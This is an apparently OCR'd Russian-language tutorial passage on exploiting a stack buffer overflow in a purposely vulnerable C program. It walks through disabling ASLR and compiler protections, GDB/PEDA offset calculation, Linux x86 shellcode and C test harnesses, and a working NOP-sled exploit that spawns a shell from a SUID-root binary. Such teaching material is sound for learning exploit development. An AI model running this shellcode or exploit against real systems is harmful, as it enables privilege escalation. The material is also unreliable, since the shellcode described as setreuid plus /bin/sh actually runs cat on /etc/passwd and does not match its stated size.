
Отлично, с аргументами разобрались. По правде говоря, такой обширный список не обязателен для демонстрации переполнения. Необходимый минимум — это **-fno-stack-protector** и **-z execstack**. Однако я решил перечислить как можно больше механизмов обеспечения безопасности исполняемых файлов, которые используются GCC. В следующих статьях я подробнее разберу упомянутые концепции защиты — и посмотрим, как можно их обойти.

Последнее, что нужно сделать в качестве подготовки, — это отключить ASLR. Сделать это можно с правами суперпользователя, внеся изменения в один из файлов procfs настройки ядра.

```
# echo 0 > /proc/sys/kernel/randomize_va_space
```

Стек

Вспомним картинку, которую рисовали каждому юному девелоперу, где демонстрируется расположение данных в стеке. Для конкретики возьмем наш заведомо уязвимый исходник.



Размещение данных в стеке для функции main overflow.c

Два важных регистра процессора, которые участвуют в формировании стекового кадра, — это **ESP** и **EBP**.

- **ESP** — регистр общего назначения, указывающий на вершину стека. Как известно, стек растет вниз: при добавлении в него значения адрес ESP уменьшается, а при извлечении (снятии) из него значения адрес ESP, соответственно, увеличивается.
- **EBP** — регистр общего назначения, указывающий на базу стекового кадра и использующийся как своеобразное начало системы отсчета, связанной с текущим кадром. Значение EBP меняется, когда функция начинает или завершает свое выполнение, и в отличие от ESP, за изменение которого ответственен процессор, операции с EBP выполняет сама программа. К любому аргументу в стековом кадре, будь то локальная переменная или аргумент функции, можно легко получить доступ, используя адресацию типа `база (EBP) + смещение`.

Также нельзя оставить без внимания служебный регистр **EIP**, который указывает на текущую инструкцию, исполняемую процессором. Адрес возврата — это, по сути, сохраненное значение регистра EIP, которое в дальнейшем будет использовано при возврате из функции инструкцией **ret** по ее завершении.

Но обо всем по порядку.

Ассемблер

Сейчас самое время рассмотреть ассемблерный код, генерируемый компилятором. Для этого, скомпилировав **overflow.c** командой выше, обратимся к отладчику GDB.

Чтобы получить листинг ассемблера, можно воспользоваться следующим однострочником.

```
$ gdb -batch -ex 'file ./overflow' -ex 'disas main'
```

Опция **-batch** говорит, что нужно выполнить команды без инициализации интерактивной сессии отладчика, которые, в свою очередь, передаются как значения аргументов **-ex**: открыть файл и дизассемблировать **main**. В качестве результата я получаю такой ассемблер с синтаксисом Intel.

```
Dump of assembler code for function main:
   0x0804841b <+0>:     push   ebp
   0x0804841c <+1>:     mov    ebp,esp
   0x0804841e <+3>:     add    esp,0xffffff80
   0x08048421 <+6>:     mov    eax,DWORD PTR [ebp+0xc]
   0x08048424 <+9>:     add    eax,0x4
   0x08048427 <+12>:    mov    eax,DWORD PTR [eax]
   0x08048429 <+14>:    push   eax
   0x0804842a <+15>:    lea    eax,[ebp-0x80]
   0x0804842d <+18>:    push   eax
   0x0804842e <+19>:    call   0x80482f0 <strcpy@plt>
   0x08048433 <+24>:    add    esp,0x8
   0x08048436 <+27>:    lea    eax,[ebp-0x80]
   0x08048439 <+30>:    push   eax
   0x0804843a <+31>:    push   0x80484d0
   0x0804843f <+36>:    call   0x80482e0 <printf@plt>
   0x08048444 <+41>:    add    esp,0x8
   0x08048447 <+44>:    mov    eax,0x0
   0x0804844c <+49>:    leave
   0x0804844d <+50>:    ret
End of assembler dump.
```

Подобный результат можно также получить с помощью парсера объектных файлов objdump.

```
$ objdump -M intel -d ./overflow | grep 'main' -A19
```

Разберем подробнее, что здесь происходит.

```
0x0804841b <+0>:  push ebp
0x0804841c <+1>:  mov  ebp,esp
0x0804841e <+3>:  add  esp,0xffffff80  ; эквивалентно "sub esp,0x80"
```

Первые три строки — классический пролог, в котором создается стековый фрейм: значение EBP вызывающей функции сохраняется в стеке и перезаписывается его текущей вершиной. Таким образом формируется своеобразная «зона комфорта» — мы можем обращаться к локальным сущностям в универсальном стиле независимо от того, что это за функция. Также здесь выделяется место под локальные переменные: прибавить к ESP знаковое значение **0xffffff80** — все равно, что вычесть из него 128 (как раз столько, сколько нам требуется для 128-байтного буфера **buf**).

```
0x08048421 <+6>:  mov  eax,DWORD PTR [ebp+0xc]  ; eax = argv
0x08048424 <+9>:  add  eax,0x4                  ; eax = &argv[1]
0x08048427 <+12>: mov  eax,DWORD PTR [eax]      ; eax = argv[1]
0x08048429 <+14>: push eax                      ; подготовить
аргумент "src" для функции strcpy
```

Затем следуют приготовления для вызова функции **strcpy**. Сначала обработка «источника» — аргумент **src** из прототипа **strcpy**: в регистр EAX помещается строка, переданная пользователем и сохраненная в **argv[1]** (нулевая ячейка отводится под имя исполняемого файла), после чего значение самого регистра кладется в стек. Указатель на массив **argv** находится по смещению 12 (или **0xc**) после адреса возврата и значения параметра **argc**.

```
0x0804842a <+15>: lea  eax,[ebp-0x80]  ; eax = buf
0x0804842d <+18>: push eax             ; подготовить аргумент "dst"
для функции strcpy
```

Следом делается то же самое, но теперь для «назначения» — аргумент **dst** из прототипа **strcpy**: в регистр EAX загружается эффективный адрес указателя на начало массива **buf**, а инструкция **lea** (load effective address) используется для того, чтобы «на лету» вычислить смещение и поместить его в регистр.

```
0x0804842e <+19>: call 0x80482f0 <strcpy@plt>  ; strcpy(src, dst)
или strcpy(buf, argv[1])
0x08048433 <+24>: add  esp,0x8                 ; очистить стек от
двух крайних значений по 4 байта каждое
```

Теперь все готово: можно вызвать функцию **strcpy** и очистить стек от двух не нужных более значений — **src** и **dst**.

```
0x08048436 <+27>: lea  eax,[ebp-0x80]          ; eax = buf
0x08048439 <+30>: push eax                     ; подготовить
аргумент "buf" для функции printf
0x0804843a <+31>: push 0x80484d0               ; подготовить строку
формата "Input: %s\n"
0x0804843f <+36>: call 0x80482e0 <printf@plt>  ; printf("Input: %s\
n", buf)
0x08048444 <+41>: add  esp,0x8                 ; очистить стек от
крайнего значения
```

Далее идет во многом схожая подготовка аргументов для функции печати введенной строки на экран.

```
0x08048447 <+44>: mov  eax,0x0  ; eax = 0x0
```

Регистр EAX канонично обнуляется перед возвратом из функции.

И, наконец, самое интересное — и во многом то, что делает возможным изменение поведения программы, — эпилог.

```
0x0804844c <+49>: leave  ; mov esp,ebp; pop ebp
0x0804844d <+50>: ret    ; eip = esp
```

Здесь **leave** разворачивается не во что иное, как в цепочку из двух инструкций — **mov esp,ebp; pop ebp**. Этим действием мы в точности «откатываем» то, что было сделано при создании стекового кадра: вершина стека вновь указывает на значение, которое она содержала перед входом в функцию, а EBP опять принимает значение EBP вызывающей функции. После этого выполняется инструкция **ret**, которая, в сущности, берет верхнее значение стека, присваивает его регистру EIP, предполагая, что это сохраненный адрес возврата в вызывающую функцию, переходит по этому адресу, не ожидая недоброго, и все вернулось бы на круги своя... Если бы здесь в игру не вступили мы.

Однако прежде чем переходить непосредственно к разбору структуры эксплоита, уделим внимание инструменту отладки GDB, с помощью которого был получен листинг ассемблера, и его модификации.

GDB (PEDA)

GDB (GNU Debugger) — инструмент отладки, входящий в состав проекта GNU и позволяющий работать со многими языками программирования, в том числе с C и C++. В GDB реализован интерфейс интерактивной командной строки как механизм взаимодействия с пользователем, а некоторые энтузиасты и вовсе умудряются использовать этот инструмент отладки, как REPL для языка C.

Признаться честно, я всегда чувствовал себя несколько неуютно внутри среды GDB из-за отсутствия вспомогательных данных «на фоне»: чтобы вытащить любую крупицу информации (текущее состояние регистров, содержимое стека, активные точки останова и прочее), нужно ввести отдельную команду, и несмотря на то, что практически все команды в GDB имеют однобуквенные алиасы, это бывает очень утомительно.

К счастью, на помощь приходит расширение PEDA (Python Exploit Development Assistance for GDB) — ассистент для GDB, написанный на Python, который призван сделать отладчик чуть более дружественным. По названию можно заметить, что используется ассистент в основном при разработке эксплоитов для бинарных уязвимостей.

Устанавливается расширение в два клика: клонируем репозиторий и активируем ассистент в конфигурационном файле GDB.

```
$ git clone https://github.com/longld/peda.git ~/peda
$ echo "source ~/peda/peda.py" >> ~/.gdbinit
```

checksec

В PEDA доступен такой замечательный модуль, как **checksec**. Он поможет определить, какие механизмы безопасности активны в данный момент для данного исполняемого файла.

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : disabled
```

PEDA checksec

- `CANARY` — защитник стека от переполнения, который мы отключили настройкой `-fno-stack-protector`.
- `FORTIFY` — интеллектуальная защита компилятора, заключающаяся в проверке функций, которые в качестве аргументов принимают небезопасные структуры данных (размер которых задан статически, например массивы фиксированного размера). В процессе проверки компилятор заменяет вызовы таких функций на вызовы их специальных аналогов, умеющих замечать выход за пределы границ допустимой памяти, и передает им максимально возможный размер для потенциально «небезопасного» аргумента. Если при этом была замечена перезапись «чужой» памяти, программа немедленно завершается.
- `NX` — «неисполняемый» стек. Отключено настройкой `-z execstack`.
- `PIE` — позиционно-независимый бинарник. Отключено настройкой `-no-pie` и неиспользованием защиты ASLR.
- `RELRO` — режим «только чтение» для таблицы GOT. Отключено настройкой `-Wl,-z,norelro`.

Подобную проверку можно также провести и без использования этого расширения для GDB, например с помощью скрипта.

РАЗРАБОТКА ЭКСПЛОИТОВ

Итак, пора что-нибудь переполнить! Основная идея атаки срыва стека заключается в перезаписи адреса возврата — того самого сохраненного значения регистра EIP, по которому будет совершен прыжок, когда отработает уязвимая функция. В рамках рассматриваемого кейса мы разместим в стеке вредоносный шелл-код, рассчитаем его адрес и заменим им оригинальный EIP.

Продолжение статьи →

В КОРОЛЕВСТВЕ PWN

ПРЕПАРИРУЕМ КЛАССИКУ ПЕРЕПОЛНЕНИЯ БУФЕРА В СОВРЕМЕННЫХ УСЛОВИЯХ

Рассчитать смещение EIP

Вычислить расположение адреса возврата в нашем случае можно и без помощи каких-либо инструментов, просто изучив низкоуровневый код.

```
|       ...       |
+-----------------+
|      Адрес      |
|     возврата    |
+-----------------+
|       EBP       |
+-----------------+
|       buf       |
+-----------------+
|    Свободное    |
|  пространство   |
+-----------------+
|       ...       |
```

```
Адрес_возврата = buf + EBP = 128 + 4 = 132
```

Однако существует способ автоматизировать этот процесс: он заключается в генерации уникальной строки (паттерна) заданной длины, которая будет скормлена уязвимой программе. Если таким образом нам удастся перезаписать EIP, то по значению, которое примет этот регистр, также с помощью скрипта мы легко вычислим, сколько нужно байт, чтобы добраться до адреса возврата.

Существует несколько реализаций такого подхода. Первая из них — это встроенный в PEDA модуль pattern. Команда `pattern create <n>`, где `n` — требуемая длина, позволяет создать уникальный паттерн.

Запустим отладчик (с опцией `-q` для подавления вывода начального приветствия) и сгенерим строку в 200 байт, чтобы удостовериться, что переполнение точно произойдет.

```
snovvcrash@pwn-1:~/overflow$ gdb ./overflow -q
Reading symbols from ./overflow...done.
gdb-peda$ pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
gdb-peda$
```

Генерация уникального паттерна в PEDA GDB

С помощью команды `run <СТРОКА>` (как я уже говорил, почти все команды в GDB сокращаются до одной буквы для удобства, поэтому `r` — это `run`) запустим программу на выполнение, передав в качестве аргумента сгенерированный паттерн.

```
gdb-peda$ r 'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
```

Enter — и команда run будет выполнена

В результате увидим такое приятное глазу окно ассистента PEDA (чистый GDB без «обвесов» был бы очень немногословен), в котором сразу видно, какие значения приняли все важные для нас регистры. После чего, снова используя модуль pattern, рассчитаем смещение как `pattern offset 0x6c414150`, передав значение EIP, которое имел регистр на момент ошибки сегментации.

```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0x7fffff30
EDX: 0xb7fbc870 --> 0x0
ESI: 0xb7fbb000 --> 0x1b1db0
EDI: 0xb7fbb000 --> 0x1b1db0
EBP: 0x41416b41 ('AkAA')
ESP: 0xbfffee20 ("AAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
EIP: 0x6c414150 ('PAAl')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x6c414150
[------------------------------------stack-------------------------------------]
0000| 0xbfffee20 ("AAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0004| 0xbfffee24 ("AmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0008| 0xbfffee28 ("RAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0012| 0xbfffee2c ("AASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0016| 0xbfffee30 ("ApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0020| 0xbfffee34 ("TAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0024| 0xbfffee38 ("AAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0028| 0xbfffee3c ("ArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x6c414150 in ?? ()
gdb-peda$ pattern offset 0x6c414150
1816215888 found at offset: 132
gdb-peda$
```

Расчет смещения до регистра EIP в PEDA GDB

Получили 132 — это означает, что мы были правы в нашем предположении выше.

WWW

Другие реализации таких инструментов можно найти как в виде онлайновых сервисов (Buffer Overflow EIP Offset String Generator, Buffer overflow pattern generator), так и в виде отдельных скриптов. Самый известный из них, пожалуй, входит в состав Metasploit.

Теперь у тебя есть информация о расположении адреса возврата. Что дальше?

Существует несколько вариантов размещения шелл-кода в пространстве стека, но сперва еще немного теории.

Шелл-коды

В будущем эксплоите роль полезной нагрузки будет выполнять шелл-код — набор машинных инструкций, представленных в шестнадцатеричном виде, позволяющий получить доступ к командному интерпретатору и/или выполнить иную последовательность действий, угодных нарушителю... То есть нам.

Шелл-коды можно:

- написать самостоятельно;
- найти в сети;
- сгенерировать различным наступательным ПО.

Для нашего примера возьмем этот шелл-код размером в 33 байта для Linux x86. Он устанавливает действительный и эффективный идентификаторы пользователя для вызывающего процесса равными нулю (root) и запускает шелл.

```
// setreuid(0,0) + execve("/bin/sh", ["/bin/sh", NULL])

"\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89"
"\xe3\x52\x68\x73\x73\x77\x64\x68\x2f\x2f\x70\x61\x68\x2f\x65"
"\x74\x63\x89\xe1\xb0\x0b\x52\x51\x53\x89\xe1\xcd\x80"
```

Протестировать, что шелл-код и правда выполнится в твоей системе, можно с помощью простой программы на C.

```c
// Использование: gcc -fno-stack-protector -z execstack -mprefe
rred-stack-boundary=2 -o test_shellcode_v1 test_shellcode_v1.c && ./
test_shellcode_v1

#include <stdio.h>
#include <string.h>

const unsigned char shellcode[] =
  "\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89"
  "\xe3\x52\x68\x73\x73\x77\x64\x68\x2f\x2f\x70\x61\x68\x2f\x65"
  "\x74\x63\x89\xe1\xb0\x0b\x52\x51\x53\x89\xe1\xcd\x80";

int main(int argc, char* argv[]) {
  printf("Shellcode size: %d\n\n", strlen((const char*)shellcode));

  int* ret;
  ret = (int*)&ret + 2;
  (*ret) = (int)shellcode;
}
```

Логика работы проста:

1. объявление указателя на целое (переменная `ret`), который расположится в стековом фрейме `main` сразу после сохраненного значения EBP;
2. смещение на 8 байт относительно этой переменной для того, чтобы попасть на адрес возврата (+2 переместит нас точно на 8 байт, так как мы имеем дело с типом указателя, который занимает 4 байта);
3. перезапись адреса возврата (EIP) адресом нашего шелл-кода. Грубо говоря, происходит то же самое, что мы сделаем при эксплуатации переполнения — только здесь все «легально».

Альтернативной реализацией может стать также код на C, в котором мы будем интерпретировать массив, содержащий шелл-код, как функцию — и просто «вызовем» ее.

```c
// Использование: gcc -fno-stack-protector -z execstack -mprefe
rred-stack-boundary=2 -o test_shellcode_v2 test_shellcode_v2.c && ./
test_shellcode_v2

#include <stdio.h>
#include <string.h>

const unsigned char shellcode[] =
  "\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89"
  "\xe3\x52\x68\x73\x73\x77\x64\x68\x2f\x2f\x70\x61\x68\x2f\x65"
  "\x74\x63\x89\xe1\xb0\x0b\x52\x51\x53\x89\xe1\xcd\x80";

int main(int argc, char* argv[]) {
  printf("Shellcode size: %d\n\n", strlen((const char*)shellcode));

  void (*fp)(void);
  fp = (void*)shellcode;
  fp();
}
```

Используй что нравится, а мы идем дальше.

Полезная нагрузка до ESP

GDB позволяет использовать скрипты на Python из интерактивного режима для облегчения процесса отладки, поэтому с помощью простой питоновской команды еще раз убедимся, что мы можем перезаписать значение EIP на что угодно.

Для этого командой `break` я поставлю точку останова на инструкцию `ret` (адрес `0x0804844d` — см. листинг ассемблера).

```
gdb-peda$ b *0x0804844d
```

После чего выполню программу, передав в качестве аргумента строку из 132 символов «A» (мусор, чтобы добраться до адреса возврата), конкатенированную со зловещим значением `0xd34dc0d3` («мертвый код»). Помня о little endian, я разворачиваю строку, содержащую адрес, с помощью питоновского механизма работы со срезами `[::-1]`.

```
gdb-peda$ r `python -c 'print "A"*132 + "\xd3\x4d\xc0\xd3"[::-1]'`
```

```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0x7fffff70
EDX: 0xb7fbc870 --> 0x0
ESI: 0xb7fbb000 --> 0x1b1db0
EDI: 0xb7fbb000 --> 0x1b1db0
EBP: 0x41414141 ('AAAA')
ESP: 0xbfffee5c --> 0xd34dc0d3
EIP: 0x804844d (<main+50>:    ret)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048444 <main+41>: add    esp,0x8
   0x8048447 <main+44>: mov    eax,0x0
   0x804844c <main+49>: leave
=> 0x804844d <main+50>: ret
   0x804844e:   xchg   ax,ax
   0x8048450 <__libc_csu_init>: push   ebp
   0x8048451 <__libc_csu_init+1>:      push   edi
   0x8048452 <__libc_csu_init+2>:      push   esi
[------------------------------------stack-------------------------------------]
0000| 0xbfffee5c --> 0xd34dc0d3
0004| 0xbfffee60 --> 0x0
0008| 0xbfffee64 --> 0xbfffeef4 --> 0xbffff0e3 ("/home/snovvcrash/overflow/overflow")
0012| 0xbfffee68 --> 0xbfffef00 --> 0xbffff18f ("XDG_VTNR=7")
0016| 0xbfffee6c --> 0x0
0020| 0xbfffee70 --> 0x0
0024| 0xbfffee74 --> 0x0
0028| 0xbfffee78 --> 0xb7fbb000 --> 0x1b1db0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804844d in main (argc=0x0, argv=0xbfffeef4) at overflow.c:16
16      }
gdb-peda$
```

Смотрим значение регистров в точке останова перед ret

Так как мы остановились перед выполнением `ret`, значение «мертвый код» находится на вершине стека (выделено красным), то есть в ESP, откуда он попал бы в регистр EIP, если бы мы не прервали выполнение. Также обрати внимание, что сейчас EIP равен той самой точке останова (выделено синим).

Командой `x` (от examine) ты можешь получить более наглядное представление о любом участке памяти, например о том, что творится сейчас в начале стекового фрейма (`$esp-132`), и в уме разметить его пространство, чтобы лучше понимать, как шелл-код «ляжет» на стек. Через слеш я укажу формат, в котором хочу получить результат: `64wx` для запроса 64-х 4-хбайтных слов (`w`) в шестнадцатеричном виде (`x`).

```
gdb-peda$ x/64wx $esp-132
```

```
gdb-peda$ x/64wx $esp-132
0xbfffedd8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffede8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffedf8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee08:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee18:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee28:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee38:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee48:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee58:     0x41414141      0xd34dc0d3      0x00000000      0xbfffeef4
0xbfffee68:     0xbfffef00      0x00000000      0x00000000      0x00000000
0xbfffee78:     0xb7fbb000      0xb7fffc04      0xb7fff000      0x00000000
0xbfffee88:     0xb7fbb000      0xb7fbb000      0x00000000      0x91649d40
0xbfffee98:     0xaa93b350      0x00000000      0x00000000      0x00000000
0xbfffeea8:     0x00000002      0x08048320      0x00000000      0xb7ff0010
0xbfffeeb8:     0xb7fea880      0xb7fff000      0x00000002      0x08048320
0xbfffeec8:     0x00000000      0x08048341      0x0804841b      0x00000002
gdb-peda$
```

Ожидаемое заполнение стека после загрузки шелл-кода (NOP sled, Шелл-код, NOP sled, Мусор "A", ESP)

Давай разберемся, что я здесь изобразил.

- Пока все, что находится до значения `0xd34dc0d3` в красной рамке, — это мусор из символов «A», на место которых вскоре ляжет нечто более интересное.
- Оранжевым выделена область, в которой будет размещен шелл-код (33 байта). Обрати внимание, что в последнем слове (адрес `0xbfffee18`) захватится наименьший значащий байт — все так же из-за порядка байтов little endian.
- Шелл-код окружают синие области по 32 байта каждая — это так называемые NOP-срезы (NOP sled), используемые для того, чтобы не вымерять адрес шелл-кода с точностью до байта: сегменты, состоящие из инструкций NOP (no operation, код `0x90` для семейства архитектур Intel x86), предписывающих процессору в буквальном смысле «ничего не делать», могут использоваться нарушителем для возможности «прыгнуть» на участок такого сегмента и «проскользить» до места расположения шелл-кода. Таким образом уменьшается вероятность указать неверный адрес — полезная нагрузка все равно будет выполнена. Также в частых случаях в современных системах бывает просто невозможно однозначно задать статический адрес, однажды его рассчитав, и надеяться, что при каждом следующем запуске программы он останется неизменным (здесь играет роль и ASLR, и тонкости работы компилятора при выравнивании стека, к которым мы еще вернемся). Что касается области NOP «за» шелл-кодом, то она скорее служит своего рода «заполнителем» свободного места (примерно как мусор из символов «A»), чтобы можно было добраться до интересующего нас значения. Кроме того, считается хорошим тоном (если место позволяет) оставлять небольшой NOP-срез после инжекта шелл-кода на случай, если ему понадобится место для «расширения» в процессе исполнения.
- Зеленым выделено заполнение стека junk-символами «A»:

```
35 байт = (EBP + buf) - NOP_срез*2 - Шелл_код = (128 + 4) - 32*2
- 33
```

Продолжив выполнение командой `continue`, мы триггерим выполнение инструкции `ret`, программа ожидаемо крашится с ошибкой сегментации, и адрес возврата словно по волшебству превращается в ожидаемый `0xd34dc0d3`.

```
gdb-peda$ c
```

```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0x7fffff70
EDX: 0xb7fbc870 --> 0x0
ESI: 0xb7fbb000 --> 0x1b1db0
EDI: 0xb7fbb000 --> 0x1b1db0
EBP: 0x41414141 ('AAAA')
ESP: 0xbfffee60 --> 0x0
EIP: 0xd34dc0d3
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0xd34dc0d3
[------------------------------------stack-------------------------------------]
0000| 0xbfffee60 --> 0x0
0004| 0xbfffee64 --> 0xbfffeef4 --> 0xbffff0e4 ("/home/snovvcrash/overflow/overflow")
0008| 0xbfffee68 --> 0xbfffef00 --> 0xbffff190 ("XDG_VTNR=7")
0012| 0xbfffee6c --> 0x0
0016| 0xbfffee70 --> 0x0
0020| 0xbfffee74 --> 0x0
0024| 0xbfffee78 --> 0xb7fbb000 --> 0x1b1db0
0028| 0xbfffee7c --> 0xb7fffc04 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xd34dc0d3 in ?? ()
gdb-peda$
```

Продолжение выполнения программы

Теперь можно приступать к боевым действиям. Грубый эксплоит для выполнения из интерактивной оболочки GDB выглядит так (чуть позже сделаем это более красиво и без необходимости запускать отладчик).

```
gdb-peda$ r `python -c 'print "\x90"*32 + "\x6a\x46\x58\x31\xdb\x31\xc9\
xcd\x80\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\
x89\xe3\x52\x53\x89\xe1\xcd\x80" + "\x90"*32 + "A"*35 + "\xbf\xff\xed\
xe8"[::-1]'`
```

Адрес, который перезаписывает EIP, — `0xbfffede8`: мы прыгаем ровно на середину NOP-среза (см. рисунок заполнения стека).

Теперь я сменю владельца исполняемого файла и группу на root, присвою ему бит SUID, чтобы вызов `setreuid(0,0)` (из шелл-кода) имел смысл, и выполню команду выше из-под отладчика.

```
$ sudo chown root overflow
$ sudo chgrp root overflow
$ sudo chmod +s overflow
```

```
snovvcrash@pwn-1:~/overflow$ gdb ./overflow -q
Reading symbols from ./overflow...done.
gdb-peda$ r `python -c 'print "\x90"*32 + "\x6a\x46\x58\x31\xdb\x31\xc9\xcd\x80\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80" + "\x90"*32 + "A"*35 + "\xbf\xff\xed\xe8"[::-1]'`
Starting program: /home/snovvcrash/overflow/overflow `python -c 'print "\x90"*32 + "\x6a\x46\x58\x31\xdb\x31\xc9\xcd\x80\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80" + "\x90"*32 + "A"*35 + "\xbf\xff\xed\xe8"[::-1]'`
Input: jFX111j
          XRh//shh/binRSAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
process 21150 is executing new program: /bin/dash
$ id
[New process 21162]
process 21162 is executing new program: /usr/bin/id
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
uid=1000(snovvcrash) gid=1000(snovvcrash) groups=1000(snovvcrash),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
[Inferior 2 (process 21162) exited normally]
$ Warning: not running
```

Спаун шелла и выполнение команды id

Таким образом мы создали новый процесс, в котором запустился шелл `/bin/dash` (`dash`, кстати, в Debian и Ubuntu заменил собой старинный `/bin/sh`, который, в свою очередь, превратился лишь в симлинк на `/bin/dash`).

Выполнив команду `id`, видим, что мы все еще работаем с правами обычного пользователя — дело здесь в том, что GDB не уважает бит SUID, только если он сам не запущен от имени root, поэтому сессию суперпользователя мы получим только тогда, когда выполним эксплуатацию без участия отладчика.

Полезная нагрузка после ESP

Если бы нам не хватило памяти для расположения шелл-кода в пределах «официально» выделенного буфера массива `buf`, то можно было бы попробовать захватить кусок «ничьей» памяти, находящейся за вершиной стека. Однако здесь все очень ситуационно, и размер области памяти, которую было бы допустимо использовать без серьезных последствий, непредсказуем и зависит только от текущего состояния машины.

К примеру, если я передаю строку из 1000 дополнительных байт после перезаписи адреса возврата, то ловлю ошибку неизвестной природы из функции `ptmalloc_init`.

```
[----------------------------------registers-----------------------------------]
EAX: 0xb7ffef3c --> 0x0
EBX: 0xb7fbb000 --> 0x1b1db0
ECX: 0xb7e08700 (0xb7e08700)
EDX: 0xb7ffef3c --> 0x0
ESI: 0x42424242 ('BBBB')
EDI: 0xbfffeb10 ('B' <repeats 200 times>...)
EBP: 0x0
ESP: 0xbfffe320 --> 0x1b2ed4
EIP: 0xb7e7aeb9 (<ptmalloc_init+121>:   cmp    BYTE PTR [esi],0x4d)
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xb7e7aeb3 <ptmalloc_init+115>:     mov    esi,DWORD PTR [edi]
   0xb7e7aeb5 <ptmalloc_init+117>:     test   esi,esi
   0xb7e7aeb7 <ptmalloc_init+119>:     je     0xb7e7af28 <ptmalloc_init+232>
=> 0xb7e7aeb9 <ptmalloc_init+121>:     cmp    BYTE PTR [esi],0x4d
   0xb7e7aebc <ptmalloc_init+124>:     jne    0xb7e7aeb0 <ptmalloc_init+112>
   0xb7e7aebe <ptmalloc_init+126>:     cmp    BYTE PTR [esi+0x1],0x41
   0xb7e7aec2 <ptmalloc_init+130>:     jne    0xb7e7aeb0 <ptmalloc_init+112>
   0xb7e7aec4 <ptmalloc_init+132>:     cmp    BYTE PTR [esi+0x2],0x4c
[------------------------------------stack-------------------------------------]
0000| 0xbfffe320 --> 0x1b2ed4
0004| 0xbfffe324 --> 0xb7ffef3c --> 0x0
0008| 0xbfffe328 --> 0x1af000
0012| 0xbfffe32c --> 0x3
0016| 0xbfffe330 --> 0x0
0020| 0xbfffe334 --> 0x0
0024| 0xbfffe338 --> 0x0
0028| 0xbfffe33c --> 0xb7fd51b0 --> 0xb7e09000 --> 0x464c457f
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
next_env_entry (position=<optimized out>) at arena.c:223
223     arena.c: Нет такого файла или каталога.
gdb-peda$
```

Ошибка при перезаписи чужой памяти

